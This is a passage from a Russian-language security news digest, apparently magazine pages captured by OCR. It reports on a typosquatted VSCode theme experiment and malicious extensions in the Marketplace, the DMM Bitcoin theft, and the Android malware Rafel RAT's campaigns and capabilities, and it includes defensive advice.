
ВРЕДОНОСНЫЙ VSCODE

Израильские исследователи изучили безопасность Visual Studio Code и в рамках эксперимента сумели «заразить» больше 100 организаций, создав клон популярной темы Dracula Official с вредоносным кодом. Дальнейший анализ VSCode Marketplace и вовсе выявил тысячи опасных расширений с миллионами установок.

Visual Studio Code (VSCode) — редактор исходного кода, выпускаемый компанией Microsoft, который используется разработчиками по всему миру. Также Microsoft управляет магазином Visual Studio Code Marketplace, в котором предлагаются расширения, увеличивающие функциональность приложения и предоставляющие больше возможностей для кастомизации.

В ходе эксперимента ИБ-исследователи Амит Ассараф (Amit Assaraf), Итай Крук (Itay Kruk) и Идан Дардикман (Idan Dardikman) создали расширение, имитирующее Dracula Official — популярную тему, насчитывающую более 7 миллионов установок в VSCode Marketplace.

Фальшивое расширение использовало тайпсквоттинг и называлось Darcula, и исследователи зарегистрировали соответствующий домен по адресу darculatheme.com. Этот домен позволил им получить статус проверенного издателя на VSCode Marketplace, что придало подделке убедительности.



Расширение использовало код легитимной темы Dracula, но также содержало дополнительный скрипт, который собирал информацию о системе (включая имя хоста, количество установленных расширений, доменное имя устройства и информацию об ОС), а затем передавал все это на удаленный сервер через HTTPS-запрос POST.

Поскольку эксперимент не преследовал вредоносных целей, аналитики собрали только опознавательную информацию, а также включили соответствующее предупреждение в Read Me, лицензию и код расширения.

Исследователи отмечают, что вредоносный код не обнаруживался EDR-решениями, поскольку к VSCode зачастую относятся снисходительно.

> *«К сожалению, традиционные средства защиты конечных точек (EDR) не обнаруживают эту активность. VSCode создан для чтения большого количества файлов, выполнения множества команд и создания дочерних процессов, поэтому EDR не могут определить, является ли эта активность VSCode нормальной деятельностью разработчика или признаком вредоносного расширения», — пишет Амит Ассараф.*

В итоге фальшивое расширение быстро набрало популярность: по ошибке его установили множество крупных организаций, включая неназванную компанию с рыночной стоимостью 483 миллиарда долларов, ряд крупных охранных компаний и национальную судебную сеть. Исследователи не стали раскрывать названия пострадавших организаций.

Уже после проведения эксперимента специалисты решили изучить другие угрозы в VSCode Marketplace, используя разработанный ими инструмент ExtensionTotal, предназначенный для поиска потенциально опасных расширений, их распаковки и тщательного исследования подозрительных фрагментов кода. В итоге они выявили:

- 1283 расширения с известным вредоносным кодом (суммарно 229 миллионов установок);
- 8161 расширение, связывающееся с жестко закодированными IP-адресами;
- 1452 запущенных неизвестных исполняемых файла;
- 2304 расширения, использующих GitHub-репозитории других издателей, что свидетельствует о том, что это лишь подражатели.

Эксперты предупреждают, что из-за отсутствия строгих механизмов контроля и проверки кода в VSCode Marketplace злоумышленники могут беспрепятственно злоупотреблять платформой, причем по мере роста ее популярности ситуация ухудшается.

> *«Цифры говорят о том, что в магазине Visual Studio Code существует огромное количество расширений, представляющих опасность для организаций, — предупреждают исследователи. — Расширения для VSCode — это вектор атак с нулевой видимостью, которым злоупотребляют и который может иметь серьезные последствия и нести серьезные риски. Эта проблема представляет прямую угрозу для организаций и заслуживает внимания ИБ сообщества».*


Информация обо всех вредоносных расширениях, обнаруженных исследователями, была передана специалистам Microsoft.

В ближайшее время исследователи планируют бесплатно опубликовать ExtensionTotal вместе с подробным описанием его рабочих возможностей. Инструмент должен помочь разработчикам проверить свои среды на наличие потенциальных угроз.

У БИРЖИ УКРАЛИ **4502** БИТКОИНА

У японской криптовалютной биржи DMM Bitcoin похитили **4502,9 БИТКОИНА**, то есть около **308 МИЛЛИОНОВ ДОЛЛАРОВ** по курсу на момент взлома. Это самое крупное криптоограбление в 2024 году и **ВОСЬМОЕ** по величине за всю историю наблюдений.


Представители DMM Bitcoin заверили, что все депозиты клиентов в биткоинах будут полностью обеспечены и пополнены на сумму, эквивалентную похищенной.




RAFEL RAT ПРОТИВ СТАРЫХ «АНДРОИДОВ»

Опенсорсная малварь Rafel RAT для Android используется злоумышленниками для атак на устаревшие устройства, предупредили в компании Check Point. В некоторых случаях хакеры пытаются блокировать устройства с помощью вымогательского модуля и через Telegram требуют оплаты выкупа.

Rafel RAT уже применяется как минимум в 120 вредоносных кампаниях во многих странах мира (большинство пострадавших находятся в США и Индонезии, но и Россию эти атаки тоже затронули). За некоторыми из атак стоят известные хакгруппы, например APT-C-35 (DoNot Team), в то время как в других случаях атакующие неизвестны, а вредоносная активность исходит из Ирана и Пакистана.



В большинстве рассмотренных Check Point атак жертвы использовали старые версии Android, поддержка которых уже закончилась, так что ОС больше не получала обновлений безопасности. Так, на Android 11 и старше пришлось более 87,5% от общего числа заражений. И лишь 12,5% зараженных устройств работали под управлением Android 12 или 13.



Что касается брендов и моделей устройств, подвергшихся атакам, среди них были Samsung Galaxy, Google Pixel, Xiaomi Redmi, Motorola One, а также устройства OnePlus, Vivo и Huawei. Поэтому эксперты делают вывод, что Rafel RAT весьма эффективен против множества различных версий Android.

Троян распространяется разными способами, но чаще всего злоумышленники маскируются под известные бренды (включая Instagram*, WhatsApp, популярные e-commerce-платформы и антивирусные приложения), чтобы обманом вынудить пользователей загрузить вредоносные APK.

Затем во время установки вредонос запрашивает доступ к опасным разрешениям, в том числе разрешение на работу в фоновом режиме, а также внесение в список исключений, чтобы на малварь не влияла оптимизация батареи.

Команды, поддерживаемые Rafel RAT, зависят от конкретной версии малвари, но наиболее важные из них такие:

- **ransomware** — запускает процесс шифрования файлов на устройстве;
- **wipe** — удаляет все файлы по указанному пути;
- **LockTheScreen** — блокирует экран устройства, делая его непригодным для использования;
- **sms_oku** — передает все SMS (включая коды двухфакторной аутентификации) на управляющий сервер;
- **location_tracker** — передает данные о местоположении устройства на управляющий сервер.

По данным исследователей, примерно в 10% атак была задействована команда ransomware, то есть хакеры шифровали файлы на устройстве с помощью заранее определенного ключа AES и вымогали выкуп у жертв.

Если вредонос получил на устройстве права DeviceAdmin, у него появляется контроль над важнейшими функциями, включая возможность изменять пароль блокировки экрана и добавлять на экран произвольное сообщение, часто представляющее собой записку с требованием выкупа.

Хуже того, если пользователь попытается отозвать права администратора у Rafel RAT, малварь может отреагировать сменой пароля и немедленной блокировкой экрана.

Аналитики наблюдали несколько операций с использованием Rafel RAT, в частности атаку из Ирана, в ходе которой перед запуском модуля шифрования была проведена разведка с использованием других возможностей малвари. Так, злоумышленники стирали историю звонков, меняли обои на собственное сообщение, блокировали экран, активировали вибрацию устройства и отправляли SMS с требованием выкупа. Жертве предлагалось связаться с хакерами в Telegram, чтобы «решить проблему».

Эксперты напоминают, что для защиты от подобных атак следует избегать загрузки APK из сомнительных источников, не переходить по URL-адресам из электронных писем и SMS, а также проверять приложения через Play Protect перед их запуском.

* Принадлежит компании Meta, чья деятельность признана экстремистской и запрещена в России.

СКОЛЬКО ЗАРАБАТЫВАЮТ НЕОФИЦИАЛЬНЫЕ СТУДИИ ОЗВУЧИВАНИЯ

